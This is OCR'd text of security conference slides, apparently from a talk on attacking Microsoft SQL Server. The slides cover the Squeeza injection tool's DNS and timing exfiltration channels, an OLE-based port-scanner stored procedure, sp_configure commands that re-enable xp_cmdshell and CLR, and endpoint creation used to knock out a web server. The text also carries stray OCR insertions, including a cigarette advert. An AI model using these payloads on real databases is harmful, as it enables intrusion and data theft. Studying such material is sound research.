
Squeeza

- Released at BH USA 2007
- Advanced SQL injection tool (another one on the pile…), aimed at MS SQL
- Treated injection slightly differently
- Split content generation from return channel
  - Content generation
  - Supported multiple return channels
- Could mostly mix ‘n match content generation modes with return channels

Squeeza

- Content created (not the interesting part)
  - Command execution: xp_cmdshell (old faithful)
  - Data extraction: select name from sysobjects where xtype=‘U’
  - File download: bulk insert … from ‘c:\blah.txt’
- Return channels (more interesting part)
  - DNS
  - Timing
  - HTTP Error-based (ala Automagic SQL Injector)
- Return channels NOT supported
  - Inline HTML extraction
  - Standard blind injection techniques

Squeeza process overview




Generate content using command execution, file copy or data extraction injection string
Store data in a temporary table inside SQL database
Extract data using return channel of choice: DNS, timing, SQL error messages

Not fast enough for real-time applications, but good enough for batch applications such as command execution, file copy etc. Don’t expect to relay VNC traffic.

Squeeza: DNS

- Weaponised SQL server content extraction through DNS queries
- Data broken up into chunks, encoded and emitted through DNS
- Which meant:
  - Entire DNS channel handled in SQL
  - Elevated privs not required (but used if available)
  - Provided reliability guarantees, since client had complete control over what was requested and received
- Compare to SQLNinja (awesome tool, DNS not so much)
  - requires binary upload+cmd execution
  - reliability guarantee is ‘try again’, as client can’t control remote binary
  - however, does provide own ‘fake’ dns server



```
57696e646f777320495020436f6e66696775726174696f6e.sensepos
t.com
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffi  . :
   IP Address. . . . . . . . . . . . : 192.168.0.47
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.2
```

```
57696e646f777320495020436f6e66696775726174696f6e.sensepost.co
m
```

Request is received and converted into original form

Squeeza: timing

- Weaponised SQL server content extraction through timing attacks
- Data broken up into chunks, bits extracted one at a time through timing differences
- Which meant:
  - Didn’t need an explicit return channel
  - Not absolutely reliable, but good enough
  - Many cups of coffee

Profiling SQL servers

- We want to know which SQL server version we're dealing with
- Features added and removed between releases
  - 2000 added ????
  - 2005 removed xp_execresultset
  - 2005 added stored procedure creation functionality
- Common problem with a number of solutions
  - select @@version, choose return channel
- What about other methods?
  - Look for new/removed tables/stored procs/users
  - Look for new SQL syntax

Squeeza future

- Seems too nice to forget
- Not enough uptake
- Maybe piggyback onto Metasploit??
- What would this require?

This OLE’ thing

- In 2002, Chris Anley’s paper discussed OLE object instantiation and execution from T-SQL
  - Demo’ed file reading/writing, shell execution
  - Maybe this got lost in the rest of the goodness
- How many SQL injection tools ignore OLE attacks?
  - ???????????
- Is it because of privs?
  - Hmmmmm, sp_oacreate, sp_oamethod require execute on those methods
- Complexity?
  - Regular injections used by other tools create/execute stored procs all the time
- Payload size?
  - Again, current tools are no super packers

Growing OLE' together

- In 6 years, not much has changed
- We can still use OLE objects (another route for ActiveX object exploitation?)
- Why this route?
  - Safe for scripting
  - Killbits
- We think OLE integration deserves much more focus in injection payloads

Something OLE’, something new

Example of a usable new OLE payload

SQL-based port scanner

SQL port scanner

- Basis is “MSXML2.ServerXMLHTTP” object
- Used to retrieve XML data from a webserver
- Installed with IE, IIS,????
  - Two versions on win2k3
- We can specify then IP:port of the target webserver
- Return values differ depending on whether a webserver is listening or not

SQL port scanner

- We can tell if ports are open or closed/filtered
- Even better, basic protocol fingerprinting since we’re also told if a legitimate webserver answered
- But how to differentiate between closed and filtered?
- Same way everyone else does (mostly)
  - Timing and timeouts
  - setTimeouts

probeip(ip, port)

```
CREATE PROCEDURE probeip @host VARCHAR(50), @port VARCHAR(5)AS
```

Create URI from ip and port

Instantiate OLE control

Configure control timeouts

Initialise control (capture return code)

Send request (capture return code)

Grab HTTP status

Test return codes and determine port status

```
SELECT @s+CASE@rop WHEN -2147012891 THEN 'Blocked' WHEN 0 THEN
   CASE @rse WHEN -2147012744 THEN 'Open' WHEN 0 THEN 'Open/WWW'
   WHEN -2147012867 THEN 'Closed' WHEN -2147012894 THEN 'Filtered'
   WHEN -2147012851 THEN 'Open/WWWR' ELSE 'Invalid' END END
END
```

Basic probe stored procedure

Putting it together

- Using the probeIP() building block, we can build further tools

- Port sweepers
  - scanports(ip, portlist)
- Portscanners
  - scanhosts(iplist, port)
- Webserver detectors

So what does that give us?

- A SQL-based port scanner
- Implemented in a stored proc
- Can scan almost all ports
- Supports HTTP detection
- But why?
  - No messy nmap uploads
  - No A/V footprints

What’s going to trip us up?

- Inter-protocol protections
  - Cross-protocol attacks have been around for a while
  - Been getting a bit of attention again

  SandroGauci provided a short paper recently enumerating browser support
  - Browsers provide protection by banning connections to specific ports
  - FF bans 58, Opera bans 58, Safari bans 43
  - IE 7 bans 6 ports, IE 6 banned 5 ports, IE 5 didn’t ban at all
  - More of a stumble than a trip, all the interesting ports are still allowed
- Proxies
  - setProxy can disabled proxy requests
- Speed
  - Stats?????

Squeezing OLE juice

- Turns out, sometimes we make the right decision
- Integrating with Squeeza is simple
  - Portscanner generates content
  - Can pull results through dns, timing or http errors

OLE dog, new tricks

- OLE objects deserve lots more looking at
- Why bother with debug scripts, when a combination of T-SQL and ‘scripting.filesystemobject’ can write anything to disk?
- Why bother with xp_cmdshell, when ‘scripting.shell’ works just as well regardless of whether the stored proc is available
- Importantly, this functionality is available across multiple SQL server versions, making attacks version independent

SQL2005 – Pen Tester Nightmare?

- By all accounts SQL 2005 is Microsoft’s SDLC flagship product
- SQL Server poses some unique challenges:
  - Highly Public;
  - Highly Exploited;
  - Not really directly through Microsoft’s fault!
- They had to take steps to reduce attack surface, to stop people hurting themselves (think mandatory seat-belts in cars)
- Much touted SD3 – Secure by Design, Secure by Default, Secure by Deployment
- Famous hax0r celebrities have stated how they hate coming up against SQL05 on deployed applications..

I call Shenanigans!


Fundamental problems with ‘05

Come to where the flavor is.
Marlboro
Marlboro 100's
Marlboro Red or Longhorn 100's—you get a lot to like.
5:1
Warning: The Surgeon General Has Determined That Cigarette Smoking Is Dangerous to Your Health.

- Microsoft needed desperately to reduce the attack surface on SQL05.
- 1000 stored procedures available in a default (SQL7) install?
- Much publicized lock-down of superfluous functionality and features.
- This however has 2 major problems


The 2 Big Problems

- Mixed Messages: Incoherent at best and Dishonest at worst.



sql 2005 + reduced attack surface

Web Personalized Results 1 - 10 of about 106,000 for sql 2005 + reduced attack surface. (0.28 seconds)



sql 2005 + new features

Web Personalized Results 1 - 10 of about 4,690,000 for sql 2005 + new features. (0.29 seconds)

- Any software engineer will tell you that Features will win because of “dancing pigs” and “management by in-flight magazine”.

The 2 Big Problems

1. Mixed Messages: Incoherency, In Flight Magazines and Dancing Pigs.
2. In-Band Signaling:
   – This mistake is so old, it almost hurts to write it.
   – Cap’n Crunch vs. Telephone Systems
   – Buffer Overflows and Von Neumann Architectures


- SQL Server 2005 makes heavy use of in-band signaling.
- Secure by design?

InBand Signaling++ (sp_configure)

- Early Microsoft documentation on SQL Best Practice mentioned disabling **xp_cmdshell**.
  - Every one of the (many) SQL Injection tools out there uses sp_configure to re-enable xp_cmdshell.
  - This is an old lesson for SQL Server to learn!
- In fact _all_ of the features widely screamed to be locked down, can be re-enabled within the same channel. (the same channel that SQL Injection rides in on!)
- This shared channel for configuration/administration obviously buys us some convenience, but a secure design?

sp_configure; RECONFIGURE

- Ad Hoc Distributed Queries
  - (used by many tools to brute-force sa password)
  - (used by many tools for effective data extrusion – SQL DataThief)
- xp_cmdshell
  - Almost as famous as **‘ or 1=1--**
- CLR Integration
  - The gateway to much fun..
- In-band signals FTW!


SENSEPOS-SQL...QLQuery1.sql*

```
EXEC sp_configure 'show advanced options',1
RECONFIGURE
EXEC sp_configure 'Ad Hoc Distributed Queries',1
RECONFIGURE
EXEC sp_configure 'clr enabled',1
RECONFIGURE
EXEC sp_configure 'clr enabled',1
RECONFIGURE
EXEC sp_configure 'xp_cmdshell',1
RECONFIGURE
```

Query executed successfully. | SENSEPOS-SQL2K5 (9.0 SP2) | SPSQL\Ad

SQL2005 – Some new features

- Other than old favorites, we are going to look at 2 new ones:
  - Native XML Web Services;
  - CLR Integration.

Native XML Integration


- The marketing pitch:

“Microsoft SQL Server 2005 provides a standard mechanism for accessing the database engine using SOAP via HTTP. Using this mechanism, you can send SOAP/HTTP requests to SQL Server”…” Since the SOAP/HTTP access mechanism is based on well-known technologies such as XML and HTTP, it inherently promotes interoperability and access to SQL Server in a heterogeneous environment. Any device that can parse XML and submit HTTP requests can now access SQL Server.”

- Native Soap Integration and the wiley hacker
  - Web Server DoS?
  - Comfortable X-Platform Query Manager?

Web-Server DoS

- Denial of Service is boring!
- But boring will hurt you just as badly as anything else..


SENSEPOS-SQL...QLQuery1.sql*

```sql
CREATE FUNCTION dbo.getServerVersion() RETURNS NVARCHAR(MAX) AS
BEGIN
    RETURN (@@VERSION)
END

CREATE ENDPOINT endpoint1
    STATE = STARTED
AS HTTP
(
    PATH = '/sql_demo',
    AUTHENTICATION = (INTEGRATED),
    PORTS = (CLEAR),
    SITE = '*'
)
FOR SOAP
(
    WEBMETHOD 'getServerVersion'
        (NAME = 'master.dbo.getServerVersion'),
    BATCHES = ENABLED,
    WSDL = DEFAULT,
    SCHEMA = STANDARD
)
GO
```

Query executed successfully. | SENSEPOS-SQL2K5 (9.0 SP2) | SPSQL\Administrator (54) | master

Add Web Reference

Navigate to a web service URL (asmx or wsdl) and click Add Reference to add all the available services found at that URL.

URL: http://victimsql.sensepost.com/sql_demo?WSDL

"endpoint1" Description

Methods
- getServerVersion()
- sqlbatch(BatchCommands As string, Parameters As ArrayOfSqlParameter) As SqlResultStream

Web services found at this URL:

1 Service Found:

- sql_demo?WSDL

Web reference name: demoo


SQLFun

```
Microsoft SQL Server 2005 - 9.00.3042.00 (Intel
X86)     Feb  9 2007 22:47:07         Copyright
(c) 1988-2005 Microsoft Corporation     Standard
Edition on Windows NT 5.2 (Build 3790: Service
Pack 2)
```


Web-Server DoS

- SQLServer now interacts directly with http.sys in the Win2k3 kernel to manage created endpoints.
- When included within a standard 'CREATE ENDPOINT' call, MSDN is quite specific: "*while the SQL Server-based application is running, any HTTP requests to this endpoint are forwarded to the instance of SQL Server.*"

1. **2.** **3.**


This could have been an important page!
http://victim2k3.target.com/test/
Google


This could have been an important page!



```
CREATE ENDPOINT endpoint2
    STATE = STARTED
AS HTTP
(
    PATH = '/test',
```

```
Command(s) completed successfully.
```

SENSEPOS-SQL2K5 (9.0 SP2) | demo_dbo (51)


http://victim2k3.target.com/test/
http://victim2k3.target.com/test/
Google
http://victim2k3.target.com/test?WSDL
http://victim2k3.target.com/test?WSDL
Google


XML Schema describing the base types to which SQL Server types are being mapped. For more information, please consult the documentation. (c) Copyright 2004, Microsoft Corporation The following schema for Microsoft SQL Server is presented in XML format and is for informational purposes only. Microsoft Corporation ("Microsoft") may have trademarks, copyrights, or other intellectual property rights covering subject matter in the schema. Microsoft does not make any representation or warranty regarding the schema or any product or item developed based on the schema. The schema is provided to you on an AS IS basis. Microsoft disclaims all express, implied and statutory warranties, including but not limited to the implied warranties of merchantability, fitness for a particular purpose, and freedom from infringement. Without limiting the generality of the foregoing, Microsoft does not make any warranty of any kind that any item developed based on the schema, or any portion of the schema, will not infringe any copyright, patent, trade secret, or other intellectual property right of any person or entity in any country. It is your responsibility to seek licenses for such intellectual property rights where appropriate. MICROSOFT SHALL NOT BE LIABLE FOR ANY DAMAGES OF ANY KIND ARISING OUT OF OR IN CONNECTION WITH THE USE OF THE SCHEMA, INCLUDING WITHOUT LIMITATION, ANY DIRECT, INDIRECT, INCIDENTAL, CONSEQUENTIAL (INCLUDING ANY LOST PROFITS), PUNITIVE OR SPECIAL DAMAGES, WHETHER OR NOT MICROSOFT HAS BEEN ADVISED OF SUCH DAMAGES. (c) Copyright 2004, Microsoft Corporation The following schema for Microsoft SQL Server is presented in XML format and is for informational purposes only. Microsoft Corporation ("Microsoft") may have trademarks, copyrights, or other intellectual property rights covering subject matter in the schema. Microsoft does not make any representation or warranty regarding the schema or any product or item developed based on the schema. The schema is provided to you on an AS IS basis. Microsoft disclaims all express, implied and statutory warranties, including but not limited to the implied warranties of merchantability, fitness for a

But surely this needs privs?

